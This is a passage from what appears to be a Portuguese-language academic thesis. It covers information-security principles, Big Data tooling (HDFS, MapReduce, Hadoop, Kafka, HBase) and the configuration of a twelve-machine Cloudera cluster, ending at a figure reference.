A medida que as tecnologias envolvendo redes de comunicação tornam-se mais avançadas, novas ferramentas automatizadas e/ou código-fonte de detecção e exploração de falhas de sistemas surgem e, em sua maioria, são disponibilizadas na Internet para que todos tenham acesso. Dessa forma, menos conhecimento técnico é necessário para explorar vulnerabilidades de sistemas ou de redes, o que em última instância leva a geração de um número significativo de novas ameaças diariamente, como mostrado no 2016 *Internet Security Threat Report* da Symantec [Symantec 2016] e ilustrado na figura 2.24.

Figura 2.24: Novas vulnerabilidades que surgiram por semana em 2015, segundo pesquisa feita pela Symantec [Symantec 2016].

Dessa forma, torna-se essencial a preocupação com a segurança no mundo virtual de modo geral (redes, sistemas e computadores) para não se tornar vítima de atacantes virtuais.

2.7.1 Os pilares da segurança da informação

O conceito de segurança da informação baseia-se em três outros [Stallings 2015]:

- Confidencialidade: certifica-se que informação confidencial ou privada não deve ser publicada ou ser feita disponível para indivíduos não autorizados. Similarmente, é responsável por assegurar que usuários tenham controle de que informações sobre si próprios podem ser armazenadas e publicadas por terceiros.
- Integridade: sua função é garantir que informação apenas seja modificada de uma maneira específica e por agentes autorizados.
- Disponibilidade: dita que serviços e sistemas devem responder prontamente ao seus usuários autorizados e que estes não devem ter suas requisições negadas.

Apesar dos três itens supracitados constituírem a tríade da segurança da informação, alguns conceitos adicionais secundários também são discutidos. Os mais famosos são [Benevento 2015]:

- Autenticidade: trata-se da propriedade de ser genuíno, poder ser verificado e ser de confiança. Efetivamente, trata-se de verificar se entidades são quem realmente dizem que são e também que cada pedaço de informação analisado veio de uma fonte confiável.
- Irretratabilidade: também conhecida como não repúdio, consiste da entidade que gerou ou transmitiu uma mensagem não negue que o fez.

2.8 BIG DATA

O estudo de *Big Data* se tornou fundamental na sociedade moderna devido ao massivo volume de informação que é gerada e consumida pelos incontáveis dispositivos computacionais que formam a Internet e também pelo barateamento das tecnologias de armazenamento.

Diariamente, petabytes de informação são coletados por empresas e instituições de ensino sobre seus usuários conectados. Informações que podem descrever comportamentos, interações, conexões e permitir a criação de modelos quando propriamente analisados.

O desafio desse ramo de pesquisa é justamente conseguir extrair informações úteis de um conglomerado de registros. O ciclo de vida de um projeto de *Big Data* pode ser definido com os seguintes estágios [Point 2017]:

- Definição do problema: consiste em avaliar o problema e estimar o potencial de ganho que este pode trazer caso estudado;
- Pesquisa: procurar pelo estado da arte sobre o assunto e comparar a situação de outras entidades que lidam com o mesmo problema;
- Avaliação dos recursos humanos: consiste de verificar se a equipe é capaz de executar a tarefa com êxito ou se é necessário expandi-la;

- Captura de dados: consiste de uma das etapas mais importantes do processo e envolve pegar dados sem processamento das mais diversas fontes possíveis;
- Tratamento de dados: muitas vezes as informações coletadas não se encontram em um formato favorável à análise e, portanto, devem ser manipulados;
- Armazenamento de dados: após o processamento das informações, elas devem ser armazenadas, preferencialmente em um banco de dados que permita rápidas consultas;
- Análise exploratória de dados: é a etapa em que as informações são efetivamente estudadas e entendidas, normalmente através de estudos estatísticos e gráficos;
- Preparação para modelagem e avaliação: operações tipo normalização e dedução costumam ser feitas nessa etapa. Basicamente, qualquer tipo de processamento prévio à modelagem deve ser concluído nessa fase;
- Modelagem: com todas as informações já estudadas e remodeladas, é possível criar modelos que definam os fenômenos analisados ou que detectem padrões;
- Implementação: fazer a implantação do modelo criado na etapa anterior, monitorar seu desempenho e avaliar sua performance.

Ao analisar os tópicos mencionados que definem uma análise em Big Data, é possível perceber que grande parte dos esforços da equipe responsável pelo projeto consiste em apenas remodelar os dados recebidos para conseguir extrair informações úteis deles.

Para o caso deste trabalho, as informações pré-processadas serão utilizadas para se formar uma *dashboard*, para a rápida visualização de dados e identificação de padrões.

2.8.1 Sistemas de arquivos distribuídos

Para armazenar arquivos de tamanho elevado no mundo de *Big Data*, uma das abordagens mais eficientes é utilizar-se de arquiteturas que combinam o poder de armazenamento de diversas unidades computacionais distintas, criando *clusters* (em português, grupos) de computadores.

Esta abordagem permite que arquivos enormes (possivelmente de vários terabytes) sejam armazenados sem que *hardware* específico com grande quantidade de armazenamento seja utilizado. Ao invés disso, combina-se a memória de diversos sistemas computacionais ao dividir-se o arquivo a ser armazenado em vários blocos menores, e distribuindo esses blocos entre os computadores do grupo [Ghemawat Howard Gobioff 2003].

Uma das vantagens adquiridas ao dividir arquivos em blocos de informação e distribui-los entre vários computadores é a possibilidade de replicar esses blocos entre diferentes máquinas para diminuir a probabilidade de falha, caso algum dos nós computacionais do grupo venha a falhar. Porém, essa abordagem não é eficiente quando os arquivos armazenados não possuem tamanho elevado ou são atualizados com frequência relativamente alta, devido ao alto custo de orquestração dos computadores toda vez que uma nova operação de escrita é recebida pelo *cluster* [Ullman 2010, 2011].

Uma arquitetura comum para os dispositivos computacionais utilizados para armazenar os arquivos é distribuí-los em *racks* e conectar todos os nós na rede, geralmente com gigabit *Ethernet*, como mostrado a seguir:



Figura 2.25: Arquitetura simplificada de um *cluster* para sistema de armazenamento distribuído [Fonte: Autor].

Vale ressaltar que a quantidade de computadores, racks, rede que integra as diferentes máquinas, tamanho dos blocos de armazenamento e quantidade de replicações de cada um desses blocos dentre os computadores disponíveis são todos parâmetros escolhidos pelo administrador na hora de configurar o ambiente.

2.8.2 MapReduce

Operações envolvendo *Big Data* exigem o processamento de imensas quantidades de informação de maneira rápida. Um fator que facilita esse processo é a regularidade entre as informações, o que permite o uso de técnicas de processamento em paralelo para aumentar a eficiência, sendo a mais conhecida delas o *MapReduce*.

O *MapReduce* é um estilo de computação de dados que é implementado em diversos sistemas conhecidos, tais como o GDFS e o Hadoop. Essa abordagem é eficaz para fazer processamentos em larga escala, tendo tolerância à falhas de *hardware* pois utiliza sistemas de arquivos distribuídos para armazenar os dados a serem lidos e também fazem o processamento das tarefas de maneira similar: há a divisão da tarefa total em diversas sub-tarefas e estas são distribuídas para os dispositivos computacionais presentes no *cluster* [Ullman 2010, 2011].

Resumidamente, esse algoritmo é capaz de dividir tarefas extramente complexas ou gigantescas em partes menores, para que unidades computacionais menos robustas possam ser utilizadas para processa-las, como ilustrado na imagem abaixo:



Figura 2.26: Arquitetura simplificada do *MapReduce* [Fonte: Autor].

A figura 2.26 ilustra uma mesma tarefa complexa sendo executada por um super computador e por um grupo de computadores simples coordenados pelo *Mapreduce*.

Para o correto funcionamento do *MapReduce*, o usuário necessita apenas escrever funções de mapeamento (*Map*) e redução (*Reduce*) (quantas forem necessárias), ao passo que o próprio sistema encarregar-se-á de gerenciar execuções em paralelo, coordenação de tarefas e execução das funções escritas pelo usuário e recuperação de falhas.

Brevemente, a execução do *MapReduce* segue os passos a seguir:

1. As operações de mapeamento são distribuídas entre todos os nós computacionais presentes no *cluster*. Essas operações são responsáveis por gerar pares chave-valor com os dados inseridos. Os pares gerados por essa operação são exclusivamente definidos pela função de mapeamento escrita pelo usuário.

2. Os pares chave-valor são coletados pelo nó mestre e agrupados de acordo com suas chaves. Os valores agrupados são então distribuídos entre os nós computacionais da rede, de modo que todas as tarefas com a mesma chave agrupar-se-ão em um mesmo nó.

3. Por fim, será executada a tarefa de redução escrita pelo usuário, uma chave por vez. Todos os valores associados a uma determinada chave serão combinados de acordo com o que o usuário escreveu na função de redução.

As operações do *MapReduce* são representadas no diagrama abaixo:



Figura 2.27: Arquitetura simplificada do *MapReduce* [Fonte: Autor].

2.8.3 *Hadoop*

O *Hadoop* é um conjunto de ferramentas de código aberto, escrito em Java, mantido pela *Apache*. A função principal dele é processar grandes quantidades de dados com sua própria implementação do *MapReduce* (explicado na seção 2.8.2) [Apache 2016].

A gênese deste programa ocorreu após as publicações dos artigo da Google sobre a implementação própria de um sistema de arquivos distribuídos, o *Google File System*, e a sua versão do *MapReduce*, o que eventualmente levou o grupo *Apache* a desenvolver suas próprias versões destes projetos também.

O uso desta ferramenta permite que arquivos na ordem de tamanho de petabytes sejam processados e analisados de maneira flexível (qualquer formato de arquivo é suportado, seja ele estruturado ou não) e resiliente, devido à sua natureza distribuída [Works 2014].

A principal vantagem do *Hadoop* em relação à outras ferramentas de cunho similar é o seu baixo custo de implementação: o projeto em si é de código aberto e pode ser baixado diretamente de seu site e ele é capaz de rodar em equipamentos computacionais comuns, o que elimina a necessidade de utilizar computadores com elevadas especificações.

2.8.4 *Hadoop Distributed File System - HDFS*

Operações em *Big Data* podem ser efetuadas e armazenadas em quaisquer sistemas de arquivos distribuídos, como explicado na sessão 2.8.1. Porém o sistema de arquivos mais utilizado para essa finalidade é o *Hadoop Distributed File System*.

Esse sistema foi inicialmente baseado na implementação feita do *Google File System* - GFS, explicada em seu artigo livre (*white paper*)[Ghemawat Howard Gobioff 2003].

A arquitetura do HDFS consiste do tipo mestre/escravo. Nela, o mestre é chamado de *NameNode* e ele é responsável por gerenciar todos os metadados e também um ou mais escravos, chamados de *DataNodes*.

Um arquivo a ser armazenado no HDFS, por exemplo, é dividido primeiro em diversos blocos e esses elementos são distribuídos entre *datanodes*. O *namenode* é o responsável por determinar quais blocos serão mapeados para quais escravos, blocos que devem ser replicados e também quaiquer operações de atualização. Porém, são os *datanodes* que se encarregam das operações de leitura e escrita.

Apesar de complexo, esse sistemas de arquivos provê uma interface por linhas de comando bastante similar a qualquer distribuição Linux, conforme ilustrado abaixo:

```
[root@vm-cdl-d-01 ~]# hadoop fs -ls /user/mateus
Found 5 items
drwx------   - mateus supergroup          0 2017-05-15 21:00 /user/mateus/.Trash
drwxr-xr-x   - mateus supergroup          0 2017-05-29 10:31 /user/mateus/.sparkStaging
drwx------   - mateus supergroup          0 2017-05-16 14:15 /user/mateus/.staging
drwxr-xr-x   - mateus supergroup          0 2017-05-18 07:54 /user/mateus/CSVs
-rw-r--r--   3 mateus supergroup       4607 2017-05-14 20:00 /user/mateus/teste.csv
[root@vm-cdl-d-01 ~]#
```

Figura 2.28: Exemplo do comando "ls"no HDFS [Fonte: Autor].

2.8.5 Kafka

O Apache Kafka consiste de uma ferramenta de mensageria escrita nas linguagens Scala e Java [Apache 2016]. Sua arquitetura é do tipo produtor-inscrito, tolerante a falhas, distribuída e escalável. Similarmente ao *Hadoop*, o Kafka também é uma ferramenta de código aberto gerida pelo Apache. Essa gerência, porém, apenas foi transferida em 2011, pois o fundador inicial desse projeto foi o LinkedIn.

Um sistema de mensageria é aquele responsável por transferir mensagens de uma entidade (normalmente uma aplicação) para outra. Dessa forma, ao se terceirizar o processo de troca de mensagens, as aplicações podem se focar no processamento de informações, sem se preocupar em como elas são enviadas e roteadas.

O conceito de mensageria distribuída baseia-se no processo de enfileiramento assíncrono de mensagens. Dessa forma, duas arquiteturas são possíveis de serem implementadas: ponto-a-ponto e produtor-inscrito.

Em um serviço de mensageria tradicional, a arquitetura utilizada é a ponto-a-ponto. Nela, as mensagens enviadas pelo remetente são acumuladas em uma fila, e apenas um consumidor pode recebê-las. Assim que uma mensagem é lida da fila, ela é descartada. Essa arquitetura é mostrada na figura a seguir:



Figura 2.29: Exemplo de mensageria ponto-a-ponto [Fonte: Autor].

O Kafka, porém, utiliza da segunda e mais robusta arquitetura de mensageria: publicação-inscrição [Johansson 2016]. Nesse sistema, diversos consumidores podem se inscrever em um ou mais tópicos e receber todas as mensagens trocadas naquele tópico. Dessa forma, uma mensagem somente é descartada da fila quando todos os consumidores inscritos naquele tópico receberam-na.

A arquitetura produtor-inscrito é mostrada na figura abaixo:



Figura 2.30: Exemplo de mensageria produtor-inscrito [Fonte: Autor].

Na figura 2.30, percebe-se que o mensageiro gere mais de um tópico, e que os consumidores de tópicos distintos não possuem suas mensagens misturadas. O único consumidor que está a receber as mensagens dos dois tópicos é o de número três, porém ele precisou se inscrever em ambos primeiro.

Dessa forma, algumas das vantagens de se utilizar o Kafka são:

- Confiabilidade: devido à sua natureza distribuída, ele é capaz de fazer particionamento, replicação e tolerância à falhas.
- Escalabilidade: para crescer horizontalmente o Kafka, basta implantar outro servidor ouvinte e adicioná-lo ao *cluster*.
- Desempenho: o Kafka tem alta vazão de dados tanto para publicação de mensagens quanto para consumo delas.

2.8.6 HBase

Para se armazenar informações e arquivos em *Big Data*, utiliza-se sistemas de arquivos distribuídos, como por exemplo o HDFS (como explicado na sessão 2.8.4) ou bancos de dados que sejam preparados para lidar com a quantidade gigantesca de dados.

Uma das soluções de código aberto mais utilizadas na atualidade é o HBase. Esse banco de dados foi derivado do *Big Table*, desenvolvido pela Google [Chang Jeffrey Dean 2006] e é capaz de prover acesso aleatório rápido para grandes quantidades de informações estruturadas.

Armazenar informações em um sistema de arquivos distribuídos tem diversas vantagens (sessão 2.8.1), porém algumas situações não são favoráveis para essa arquitetura. Por exemplo, o *Hadoop*, que processa arquivos que se encontram dentro de DFS, apenas consegue acessar informações de maneira sequencial, o que significa que até mesmo para uma tarefa muito simples, todo o bloco de dados total deve ser carregado e processado.

Pensando nessa limitação, o Hbase foi implementado para prover acesso aleatório para pontos específicos de amostras de dados de maneira atômica. Trata-se de um banco de dados orientado a colunas que foi implementado no topo do Hadoop, provendo assim as funcionalidades que faltam na outra ferramenta.

Por usar o Hadoop como base de operações, o HBase herda todas os benefícios da utilização do Mapreduce e de um sistema de arquivos distribuído, incluíndo escalabilidade, tolerância à falhas e distributividade [Point 2017].



Figura 2.31: Arquitetura simplificada do HBase. Adaptado de [Point 2017]

3 METODOLOGIA

3.1 CONFIGURAÇÃO DO AMBIENTE DE BIG DATA

3.1.1 Particionamento lógico das máquinas

Para trabalhar com Big Data, optou-se por utilizar a solução chamada *Cloudera Manager*. O *Cloudera* é um conjunto de ferramentas que reúne todos os programas necessários para fazer o processamento de grandes quantidades de informações, tais como o Hadoop, HDFS, Kafka e HBase.

As máquinas requeridas para a instalação do *Cloudera Manager* foram criadas em cima de uma solução de virtualização da Microsoft, o *Hyper-v*. As especificações de *hardware* dessas máquinas são em sua maioria idênticas, com exceção daquelas escolhidas para gerenciar o grupo de máquinas, e também daquela que será o *gateway* de acesso, que são ligeiramente mais robusta que as demais.

Foram criadas, no total, doze máquinas virtuais para compor o grupo de trabalho, sendo que nove delas possuem as seguintes especificações:

- Sistema Operacional Linux.
- Distribuição CentOS 6.8 (Final).
- Arquitetura 64 bits.
- 300 GB de disco rígido.
- 8 GB de memória RAM.

As outras três máquinas restantes foram designadas para ser gerenciadores do grupo. Com base nisso, foi dado uma quantidade maior de memória RAM para elas:

- 16 GB de memória RAM.

Apesar de diferir na quantidade de memória RAM presente, todas as máquinas virtuais tiveram suas unidades de armazenamento particionadas da mesma maneira, ilustrado na figura 3.1:



Figura 3.1: Particionamento das unidades de armazenamento das máquinas virtuais [Fonte: Autor].

Percebe-se, analisando a figura 3.1 que o disco (sda) com 300 GB de armazenamento foi dividido em 3 partições primárias: sda1, sda2 e sda3.

A partição sda1 possui tamanho de 1 GB, e nela foi designado o ponto de montagem */boot*. Dessa forma, ela é responsável por armazenar o *boot loader*, que o programa responsável por iniciar o sistema operacional, e também armazena eventuais atualizações de kernel.

Sda2, por sua vez, consiste de uma partição do tipo *swap*. Espaços reservados para *swap* são utilizados pelo sistema operacional quando a memória RAM está totalmente em uso. Nessa hora, caso o sistema necessite de ainda mais memória, páginas inativas que estão armazenadas na RAM são transferidas para o espaço *swap*, efetivamente liberando RAM para outras tarefas [Project 2017].

Por fim, na partição sda3, optou-se por utilizar particionamento lógico (LVM). Essa arquitetura adiciona uma camada de abstração acima do armazenamento físico, de modo a permitir a criação de volumes lógicos sob demanda, o que provê flexibilidade significativamente superior do que apenas particionar fisicamente o disco.

Com o uso do LVM, por exemplo, pode-se facilmente estender a partição que abriga ponto de montagem "/". Para tal, basta adicionar outro volume físico, particioná-lo corretamente, adicionar a partição recém criada ao grupo de volume e, por fim, expandir o volume lógico de modo a preencher todo o novo espaço criado. O resultado é ilustrado na figura 3.2:



Figura 3.2: Expansão hipotético do ponto de montagem "/"[Fonte: Autor].

Na figura 3.2, o ponto de montagem "/"é expandido com a adição de um novo volume físico, chamado de sdb. Para o sistema operacional, todas as suas aplicações e serviços, toda essa operação é transparente, o que torna esse procedimento ideal para uma possível expanção do HDFS.

A instalação completa do *Cloudera Manager* pode ser visualizada no Anexo 6.1

3.1.2 Divisão das máquinas

O total de máquinas virtuais que foram alocadas para a composição do grupo do *Cloudera* foram doze, e seus nomes vão de vm-cdl-d-01 até vm-cdl-d-12. Dessas, nove máquinas atuam como nós do grupo e são as responsáveis por realizar todo o processamento demandado pelas aplicações instaladas. Duas máquinas foram designadas para serem o mestre e o mestre secundário e, por fim, a restante atua como um ponto de acesso ao grupo, ou seja, um *gateway*.

A tabela a seguir descreve as funções de cada membro do grupo:

Tabela 3.1: Divisão de tarefas no *Cloudera*

Divisão das máquinas do Cloudera	
Nome da máquina	Serviços
vm-cdl-d-01	HBase Master, HDFS Balancer, HDFS Failover Controller, HDFS NameNode, Hue Server, Alert Publisher, Event Server, Host Monitor, Service Monitor, Resource Manager.
vm-cdl-d-10	HDFS Failover Controller, HDFS NameNode, Hive Metastore Server, HiveServer2, Impala Catalog Server, Impala StateStore, Kafka Broker, Oozie Server, YARN JobHistory Server, YARN NodeManager, YARN ResourceManager
vm-cdl-d-12	HBase Gateway, HDFS Gateway, Hive Gateway, Kafka Gateway, YARN Gateway
vm-cdl-d-[02-09,11]	HBase RegionServer, HDFS DataNode, HDFS JournalNode, Impala Daemon, YARN NodeManager, HBase RegionServer, ZooKeeper Server

Na tabela 3.1 são mostradas as instâncias de cada serviço que roda nas máquinas virtuais que compõem o grupo. Uma breve descrição de cada uma delas é:

- vm-cdl-d-01: É a máquina mestra do grupo. Ela é responsável por abrigar a maioria dos processos de gerência dos serviços providos pelo Cloudera. Ademais, também é a única máquina que roda os monitoramentos de serviço e integridade das máquinas do grupo.
- vm-cdl-d-10: É a máquina mestra secundária do grupo. Ela abriga menos serviços que a vm-cdl-d-01, porém a maioria das instâncias aqui presentes são únicas, e portanto ambas as máquinas devem estar operacionais para o correto funcionamento do grupo de máquinas do Cloudera. Essa máquina foi criada apenas com a intenção de não sobrecarregar a máquina mestra, vm-cdl-d-01.

- vm-cdl-d-12: Essa máquina foi criada para usuários e programas que não possuem acesso direto às máquinas mestras, pois os gateways são interfaces que permitem rodar tarefas para os serviços.
- vm-cdl-d-[02-09,11]: São os nove nós que efetivamente fazem o processamento dos dados.

A figura 3.3 mostra a disposição lógica das máquinas do *Cloudera*:

